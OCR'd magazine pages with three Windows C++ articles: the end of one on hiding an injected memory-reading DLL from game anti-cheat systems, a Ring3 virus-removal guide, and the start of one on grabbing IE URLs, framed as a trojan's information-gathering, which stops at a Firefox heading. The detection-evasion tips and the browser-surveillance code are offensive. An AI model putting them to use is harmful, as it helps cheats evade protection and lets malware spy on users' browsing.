
图 26

当从DLL到客户端的连接关闭后，就不会再对它响应任何请求，因此最后我们发送一条消息 HITB_COMMUNICATION_BUFFER::HITB_CLOSING 给它。由于类中的析构函数只在其管理线程和主线程完全终止时才会被调用，因此在等待请求时覆写缓冲区状态不存在任何风险。在编码客户端程序时应当意识到，缓冲区可在任意时刻被更改为 HITB_COMMUNICATION_BUFFER::HITB_CLOSING。

结　论

利用以上代码，客户端可以在任何时刻读取计算机上的任意进程的内存，这只需要简单地调用通信对象中的ReadProcessMemory()函数即可实现，并且可悄悄地运行，而不被当前运行的反外挂系统发现。虽然这种方法比直接访问进程速度会慢几倍，但可突破它的保护机制。这里使用比较基础的编程知识，完全在Ring3下运行，读者可在此基础上对其进行改进。在DLL与客户端之间的密码在每次启动后都必须是随机变化的，并对DLL使用硬编码。客户端程序实际上是可以修改DLL的，它可在下次对进程进行DLL注入前更改密码，但这也会更改DLL的MD5/检验和。DLL的大小在每次启动中也应该是随机的，这个通过在文件末尾添加随机大小的字节即可实现。注意，在DLL中并未存在字符串，因为字符串常常被反外挂系统用来检测DLL。DLL也可升级到内核模式。通过重写CProcess类中的方法，即可在Ring0上实现DLL与客户端间的信息交互，并去掉除其中最可能被检测到的方法。几乎所有欺骗游戏保护系统的方法都是通过对游戏进程进行DLL注入，将这种思路扩展出来，我们还可以利用它实现远程控制进程。

前置知识：VC
关键字：病毒专杀、Ring3



病毒专杀编写攻略之Ring3篇

文/ dragonltx

现在病毒泛滥，采用的技术也越来越邪恶，要么是全盘感染，要么是进程注入，一不小心中了病毒，清除都要清除好久，稍不留意，又会死灰复燃。因此学会写病毒专杀，对付起来就会轻松多了！这篇文章将会从Ring3层阐述病毒专杀攻略。

本文主要从三个部分来阐述，分别是进程相关部分、注册表相关部分、文件相关部分。

进程相关部分

1．对抗多进程保护

为了使病毒程序能够在计算机中存活更久，现在的病毒都会采用相关的技术来保护自己，一旦病毒进程被结束掉，就会重新创建病毒进程。最常用的就是多进程保护，如双进程保护、三进程保护。一旦病毒进程被结束掉，另外的进程就会检测到并重新创建病毒进程，以达到生生不息的目的。

攻略：将进程挂起，然后逐个结束。

代码如下：

```
typedef DWORD (WINAPI *PFSuspendProcess)(HANDLE hProcess);
PFSuspendProcess SuspendProcess;
                                //挂起进程的API，在ntdll.dll中
```

```
//函数功能：挂起进程    参数：进程ID
VOID SuspendProc(DWORD dwPID)
{
    HMODULE hNtDllLib=LoadLibrary("ntdll.dll");
                                //加载ntdll.dll，获得dll句柄
SuspendProcess=(PFSuspendProcess)GetProcAddress(hNtDllLib,"ZwSuspendProcess");
    //获取ZwSuspendProcess的地址
    if (SuspendProcess)
    {
        HANDLE
hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,dwPID);
        //获取指定进程ID的句柄
        SuspendProcess(hProcess); //挂起进程
    }
    FreeLibrary(hNtDllLib);//释放dll
}
VOID TerminateProc(DWORD dwPID)
                        //函数功能：结束进程  参数：进程ID
{
    HANDLE
hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,dwPID);
    TerminateProcess(hProcess,0);
}
```

```
//函数功能：枚举进程并挂起进程
VOID WINAPI EnumProcessAndSuspendProcess()
{
    HANDLE hProcessSnap;
    PROCESSENTRY32 pe32;
    // Snapshot
    hProcessSnap = CreateToolhelp32Snapshot( TH32CS_
SNAPPROCESS, 0 );
    if( hProcessSnap == INVALID_HANDLE_VALUE )
    {
        printf( "CreateToolhelp32Snapshot (of processes) error!\n");
        return ;
    }
    // 设置输入参数，结构的大小
    pe32.dwSize = sizeof( PROCESSENTRY32 );

    // 开始列举进程
    if( !Process32First( hProcessSnap, &pe32 ) )
    {
        printf( "Process32First error!\n" );  // 出错信息
        CloseHandle( hProcessSnap );
        return ;
    }
    do
    {
        //枚举进程然后将病毒进程挂起
        if (stricmp(pe32.szExeFile,"Global.exe")==0)
        {
            SuspendProc(pe32.th32ProcessID);
        }
        ...
        //在这里添加要结束的进程名
    } while( Process32Next( hProcessSnap, &pe32 ) );

    CloseHandle( hProcessSnap );//关闭句柄
    return ;
}
//函数功能：枚举进程并结束进程
VOID WINAPI EnumProcessAndTerminateProcess()
{
    HANDLE hProcessSnap;
    PROCESSENTRY32 pe32;
    // Snapshot
    hProcessSnap = CreateToolhelp32Snapshot( TH32CS_
SNAPPROCESS, 0 );
    if( hProcessSnap == INVALID_HANDLE_VALUE )
    {
        printf( "CreateToolhelp32Snapshot (of processes) error!\n");
        return ;
    }
    // 设置输入参数，结构的大小
    pe32.dwSize = sizeof( PROCESSENTRY32 );

    // 开始列举进程
    if( !Process32First( hProcessSnap, &pe32 ) )
    {
        printf( "Process32First error!\n" );  // 出错信息
        CloseHandle( hProcessSnap );
        return ;
    }
    do
    {   //枚举进程然后将病毒进程结束
        if (stricmp(pe32.szExeFile,"Global.exe")==0)
        {
            TerminateProc(pe32.th32ProcessID);
        }
        ...
        //在这里添加要结束的进程名
    } while( Process32Next( hProcessSnap, &pe32 ) );

    CloseHandle( hProcessSnap );//关闭句柄
    return ;
}
```

然后在主程序里调用 EnumProcessAndSuspendProcess() 和 EnumProcessAndTerminateProcess() 就能将病毒程序结束。无论它有几个进程相互保护，都能轻松干掉！

2. 对抗 DLL 进程注入

病毒进程除了会采用多进程保护之外，还会采用 DLL 注入来实现目的，这种方法相对来说比较隐蔽！必须通过监视工具（如 Icesword）来监视程序结束后又被谁创建，如果进程是系统上的系统进程（如 csrss.exe，svchost.exe），那就是系统进程被 DLL 注入了，但是我们不能直接把系统进程也一起结束，结束完就等着重启了！那怎么办呢？

攻略：既然病毒能将 DLL 注入到进程中，我们也能够将 DLL 从进程中卸载。

代码如下：

说明：为了能够卸载掉注入的 DLL，首先要打开进程获取进程句柄，但是系统进程是不能访问的，因此要通过提升进程的权限至 SE_DEBUG 权限才能访问系统进程

```
//函数功能：提升权限
//参数：lpszPrivilege：权限名  bEnablePrivilege：是否允许
BOOL SetPrivilege(LPCTSTR lpszPrivilege,BOOL
bEnablePrivilege)
{
    TOKEN_PRIVILEGES tp;
    LUID luid;
    HANDLE hProcessToken=NULL;
    if(!OpenProcessToken(GetCurrentProcess(),TOKEN_ALL_A
CCESS,&hProcessToken))
        return -1;
    if(!LookupPrivilegeValue(NULL,lpszPrivilege,&luid))
        return FALSE;
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid=luid;
    if(bEnablePrivilege)
        tp.Privileges[0].Attributes
=SE_PRIVILEGE_ENABLED;
    else
        tp.Privileges[0].Attributes =0;
    //Enable the privilege or disable all privilege
    AdjustTokenPrivileges(hProcessToken,FALSE,&tp,sizeof(TO
KEN_PRIVILEGES),(PTOKEN_PRIVILEGES)NULL,(PDWORD)NU
LL);
    if(GetLastError()!=ERROR_SUCCESS)
        return FALSE;
    if(hProcessToken!=NULL)
        CloseHandle(hProcessToken);
    return TRUE;
}
```

提升完权限之后，打开所有运行进程，查看里面是否有我们要找的 DLL 模块，如果存在，就要获得 DLL 句柄，然后用 FreeLibrary 将其卸载。但是在 Windows 系统中，各个进程是相互独立的，拥有独立的进程空间，彼此不能访问对方内存空间里的数据。因此在给远程进程创建线程时，无法将参数传递过去，只能将 DLL 名写入到进程可以访问的空间，然后调用 FreeLibrary 将其卸载。

此处代码参考了《黑客防线 2009 黑客编程 VC 专辑》中的一篇文章，在此表示感谢。

```
//函数功能：卸载注入的DLL 参数：DLL名
int KillDLL(char *DllName)
{
    // 解除所有进程中某DLL模块的加载
    HANDLE hProcess=NULL;
    if(!SetPrivilege(SE_DEBUG_NAME,TRUE))
    {
        return -2;
    }
    DWORD aProcesses[1024],cbNeeded,cProcesses;
    unsigned int i;
    //计算目前有多少进程，aerocesses[]用来存放有效的进程PIDs
        if(!EnumProcesses(aProcesses,sizeof(aProcesses),
&cbNeeded))
            return -11;
    cProcesses=cbNeeded/sizeof(DWORD);
    //按有效的PID遍历所有的进程
    for(i= 0;i<cProcesses;i++)
    {
    if((hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE
,aProcesses[i]))==NULL)
        {
            continue;
        }
        // 由目标进程地址空间写入DLL名称
        DWORD dwSize,dwWritten;
        dwSize=strlen(DllName)+1;
        LPVOID lpBuf=VirtualAllocEx(hProcess,NULL,dwSize,
MEM_COMMIT,PAGE_READWRITE);
            if(lpBuf==NULL)
            {
                CloseHandle(hProcess);
                continue;
            }
    //向其中写入DLL的名称
        if(WriteProcessMemory(hProcess,lpBuf,(LPVOID)
DllName,dwSize,&dwWritten))
        {
            // 若写入字节数与实际写入字节数不相等，仍属失败
            if(dwWritten!=dwSize)
            {
    VirtualFreeEx(hProcess,lpBuf,dwSize,MEM_DECOMMIT);
                CloseHandle(hProcess);
                continue;
            }
        }
    else
        {
            CloseHandle(hProcess);
            continue;
    }
    //使目标进程调用GetModuleHandle，获得DLL在进程中的句柄
        DWORD dwHandle,dwID;
        LPVOID pFunc= GetModuleHandleA;
        HANDLE hThread = CreateRemoteThread(hProcess,
NULL,0,(LPTHREAD_START_ROUTINE)pFunc,lpBuf,0,&dwID);
        //等待GetModuleHandle运行完毕
    WaitForSingleObject(hThread,INFINITE);
        //获得GetModuleHandle的返回值
        GetExitCodeThread(hThread,&dwHandle);

        // 释放目标进程中申请的空间
    VirtualFreeEx( hProcess,lpBuf,dwSize,MEM_DECOMMIT);
        CloseHandle(hThread);
        //使目标进程调用FreeLibrary，卸载DLL
        pFunc=FreeLibrary;
        hThread= CreateRemoteThread(hProcess,NULL,0,
(LPTHREAD_START_ROUTINE)pFunc,(LPVOID)dwHandle,0,&dwID);
        //等待FreeLibrary卸载完毕
        WaitForSingleObject(hThread,INFINITE);
        CloseHandle(hThread);
        CloseHandle(hProcess);
    }
    if(hProcess!=NULL)
        CloseHandle(hProcess);
    return 0;
}
```

注册表相关部分

1．对抗自启动

系统中的注册表成了兵家必争之地，病毒通常通过修改注册表来达到自启动的目的。

攻略：删除掉相关的注册表项

代码如下：

```
VOID DeleteRunouceRegistry()
{
    HKEY hTestKey;
    CHAR szBuf[128];
    if(RegOpenKeyEx(HKEY_LOCAL_MACHINE,"SOFTWAR
E\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_READ|KEY_W
RITE,&hTestKey)==ERROR_SUCCESS)
    {
        if(RegDeleteValue(hTestKey,"Runouce")!=ERROR_
SUCCESS)
        {
            sprintf(szBuf,"%d",GetLastError());
            MessageBox(NULL,szBuf,NULL,MB_OK);
        }
    }
}
```

这里只是给出一个自启动的例子，病毒自启动的方法相当多，只要将上面的注册表项改成病毒利用的注册表项，就能解决问题。

2．对抗映像劫持

可能有朋友遇到过这样的情况，一个正常的程序，无论把它放在哪个位置，或者是一个程序重新用安装盘修复过，都出现无法运行的情况，或是出错提示为“找不到文件”，或者直接没有运行，或者是比如运行程序A却成了执行B(可能是病毒)，而改名后却可以正常运行的现象，这就是映像劫持。病毒经常劫持注册表编辑器、任务管理器以及服务管理器等用户常用的程序，来使病毒运行。

攻略：删除HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\下的相关注册表项。

代码如下：

```
VOID DeleteRunouceRegistry()//这里以任务管理器为例
{
    HKEY hTestKey;
    CHAR szBuf[128];
    if(RegOpenKeyEx(HKEY_LOCAL_MACHINE,"SOFTWAR
E\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
\taskmgr",0,KEY_READ|KEY_WRITE,&hTestKey)==ERROR_SUCCESS)
    {
```

```
        if(RegDeleteValue(hTestKey,"Debugger")!=ERROR_
SUCCESS)
        {
            sprintf(szBuf,"%d",GetLastError());
            MessageBox(NULL,szBuf,NULL,MB_OK);
        }
    }
}
```

3．对抗文件隐藏

有时已经将文件夹选项下的“显示所有文件和文件夹”复选框勾选上同时去掉勾选“隐藏受保护的系统文件”复选框，但还是看不到文件，这是什么原因呢？原来是注册表中的一个注册表项在作怪。

攻略：将 HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden 的值改为 1。

由于上面都是采用编程的方法来实现，现在换种更简单的方法来处理注册表的相关操作，采用批处理。

代码如下：

创建一个.bat 文件，然后在里面添加要处理的注册表项，相关的格式可以参考黑客防线官网上的资料，为了减少篇幅，不再叙述。

```
    reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\
Explorer\Advanced" /v ShowSuperHidden /t reg_dword /d 00000001 /f
    reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows NT\CurrentVersion\Image File Execution Options\taskmgr.
exe" /v Debugger /f
    reg delete
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curren
tVersion\policies\Explorer\Run" /v sys /f
```

上面的批处理是将注册表项 ShowSuperHidden 的值改为 1，删除任务管理器的映像劫持，删除 sys 项的自启动。

我们将它命名为 kill.bat，将它和主程序放在同一个文件夹下，然后在主程序里调用执行，代码如下：

```
    GetModuleFileName(NULL,szPath,MAX_PATH); //获取程序的路径
    lstrcpy( _tcsrchr(szPath, _T('\\') ) + 1, _T("kill.bat") );
                                   //然后去掉程序名加上 kill.bat
    strcpy(szCmdLine,"cmd.exe /c start ");//WinExec 的命令行
    strcat(szCmdLine,szPath);
    WinExec(szCmdLine,SW_SHOWNORMAL);
```

这样就很轻松地调用批处理，批处理写起来比 C 语言方便多了，只要一句就能实现 C 的四五句。

文件相关部分

1．对抗顽固文件

病毒会在运行时释放一些病毒文件，有的是病毒自身的复制，有的是 Dll。为了使病毒能够更久的存活，病毒一般会对文件进行保护，以防止用户将其删除掉。

攻略：采用 Ring3 下最强悍的 ZwDeleteFile 来删除病毒文件代码如下：

```
    HINSTANCE hNtDll;
        ZWDELETEFILE ZwDeleteFile;
        RTLINITUNICODESTRING RtlInitUnicodeString;
        ZWCREATEFILE ZwCreateFile;
        ZWWRITEFILE ZwWriteFile;
        ZWCLOSE ZwClose;
        hNtDll = LoadLibrary ("NTDLL");
        if (!hNtDll)
            return 0;
        ZwDeleteFile = (ZWDELETEFILE)GetProcAddress (hNtDll,
"ZwDeleteFile");
        RtlInitUnicodeString = (RTLINITUNICODESTRING)
GetProcAddress (hNtDll,"RtlInitUnicodeString");
        ZwCreateFile = (ZWCREATEFILE)GetProcAddress
(hNtDll,"ZwCreateFile");
        ZwWriteFile = (ZWWRITEFILE)GetProcAddress
(hNtDll,"ZwWriteFile");
        ZwClose = (ZWCLOSE)GetProcAddress (hNtDll,"ZwClose");
    UNICODE_STRING ObjectName;
        RtlInitUnicodeString(&ObjectName,L"\\??\\E:\\autorun.inf");//
记得这里要有\\??\\在前面的,文件名必须是符号链接或者设备名
        OBJECT_ATTRIBUTES ObjectAttributes = {
            sizeof(OBJECT_ATTRIBUTES),        // Length
            NULL,                             // RootDirectory
            &ObjectName,                      // ObjectName
            OBJ_CASE_INSENSITIVE,             // Attributes
            0,                        // SecurityDescriptor
           NULL,                      // SecurityQualityOfService
        };
        HANDLE hFile;
        PVOID content = "ForZwFileTest";
        IO_STATUS_BLOCK IoStatusBlock;
        ZwCreateFile(&hFile,
            GENERIC_WRITE|SYNCHRONIZE|GENERIC_READ,
      &ObjectAttributes,
            &IoStatusBlock,
            0,
            FILE_ATTRIBUTE_NORMAL,
            FILE_SHARE_DELETE,
            FILE_OPEN_IF,
            FILE_SYNCHRONOUS_IO_NONALERT,
            NULL,
            0);
        ZwWriteFile(hFile, 0, 0, 0, &IoStatusBlock, content, 12,
NULL, NULL);
        ZwClose(hFile);
        ZwDeleteFile(&ObjectAttributes);
        FreeLibrary (hNtDll);
```

总　结

这里只是在 Ring3 层来阐述对抗病毒的攻略，但是现在的病毒也开始进入 Ring0 层，利用底层技术来搞破坏，因此仅仅在 Ring3 层讨论对抗病毒还是不够的，下次希望能够在 Ring0 层讲一下对抗病毒的攻略。

（编辑提醒：本文涉及的代码可以在黑防官方网站下载）

前置知识：VC
关键字：火狐、IE、URL



VC获取火狐、IE的URL等信息

文/图 GF

一个木马如果要做信息收集，拥有用户网页访问记录的功能显得尤为必要。时下浏览器市场最火的两个厂商应属微软的IE和火狐浏览器。今天和大家一起研究针对这两款浏览器的监视思路及实现代码。

不可靠的“通用思路”

世事很难两全其美，这个思路理论上通杀所有你想要截取的窗口内容，但是又会带来诸多不稳定的因素。

思路如下：通过循环调用FindWindow监视是否存在被监视窗口，如果存在就利用FindWindowEx再找其子窗口，以此递归，直到找到我们需求的窗口。

对于“窗口”（window）这个概念，从编程的角度理解便不再仅仅是可以“最大化、还原、最小化、关闭”的一团图形。Windows下即使是一个按钮我们也称之为窗口，所以合理的定义或许应该是这样：窗口，即监视器上一块矩形区域。

既然是窗口，那么便有标示其身份的句柄。众所周知，有了句柄好办事，一般情况下，我们拿到这个句柄后，类似获取其text的操作便会轻而易举了。

回过头来再看FindWindow函数，它需要两个参数，分别是窗口的类名和窗口标题，这里我们只需要提交一个便可以了。因为我们不可能预先知道用户会访问上面的网页，更不可能知道窗口的标题。所以我们只能选择窗口的类名，而这个一般是不会变化的（都是微软出品的嘛）。

关于类名的查看工具，流行工具为微软提供的Spy++。那么我们查看IE窗口，效果如图1所示。




图1

画框的部分即是主窗口的类名。

找到主窗口后，我们需要利用FindWindowEx来递归寻找它的子窗口直到找到地址栏窗口。这里我们需要向FindWindowEx提供两个参数：父窗口的句柄和待找寻窗口的类名。在Spy++里继续展开子项很容易找到地址栏窗口的类名以及其父窗口的类名。

当我们最终找到地址栏窗口的句柄后，向它发送消息：我要你的text。那么它便会乖乖把数据发送给我们了（事实上是os把数据发送给了我们）。

整体代码如下：

```
    HWND hwnd=NULL;
        while(hwnd==NULL)
            hwnd = FindWindow(_T("IEFrame"),NULL);
        char text[MAX_PATH];
        if(hwnd)
        {
            HWND
hwnd2=FindWindowEx(hwnd,NULL,_T("WorkerW"),NULL);
            HWND
hwnd3=FindWindowEx(hwnd2,NULL,_T("ReBarWindow32"),NULL);
            HWND
hwnd4=FindWindowEx(hwnd3,NULL,_T("ComboBoxEx32"),NULL);
            HWND
hwnd5=FindWindowEx(hwnd4,NULL,_T("ComboBox"),NULL);
            HWND
hwnd6=FindWindowEx(hwnd5,NULL,_T("Edit"),NULL);

        SendMessageA(hwnd6,WM_GETTEXT,MAX_PATH,(LPAR
AM)text);
            MessageBoxA(0,text,0,0);
        }
```

效果如图2所示。




图2

这样做有两个好处：一是貌似通杀，二是代码简单。但

是缺点也是显而易见的：不稳定概率很大。成因一是依赖了处于动荡中的类名，其随时可能随着软件升级而变化。二是一些浏览器压根就不让你获取到类名，例如，地址栏是画上去的。

通过正规渠道获取 IE 核心类浏览器

所谓正规渠道，指利用微软通过 COM 提供的接口，我们可以完全放心的写代码来获取 URL。稳定性（通用性）有了微软的保证。

在 IE 核心这个狭义层面上，该种方式也是通用的。并且更令人惊喜的是该方式不只针对 IE 浏览器，资源管理器的窗口也能截取。

代码如下：

```
void getwindow()
    //所有打开的 ShellWindows 信息，包括 Explorer 和 IE
{
    CoInitialize(NULL);
    IShellWindows*    m_spSHWinds;
    CoCreateInstance(CLSID_ShellWindows,NULL,1,IID_IShell
Windows,(LPVOID*)&m_spSHWinds);
    long    nCount;
    m_spSHWinds->get_Count(&nCount);
    for    (long    i    =    1;    i    <    nCount;    i++)    //
    {
        VARIANT    va;
        va.vt    =    3;
        va.lVal    =    i;
        IDispatch*    spDisp;
        m_spSHWinds->Item(va,&spDisp);
        if (!spDisp)//
            continue;
        IWebBrowser2*    spBrowser;

    spDisp->QueryInterface(IID_IWebBrowser2,(void**)&spBro
wser);
            BSTR url;
            spBrowser->get_LocationURL(&url);//获取网址
            wprintf(L"%s\n",url);
    }
}
```

虽然代码复杂了一些，涉及的技术点也多了一些。不过实践证明稳定性、通用性都很好。

通过正规渠道获取火狐浏览器

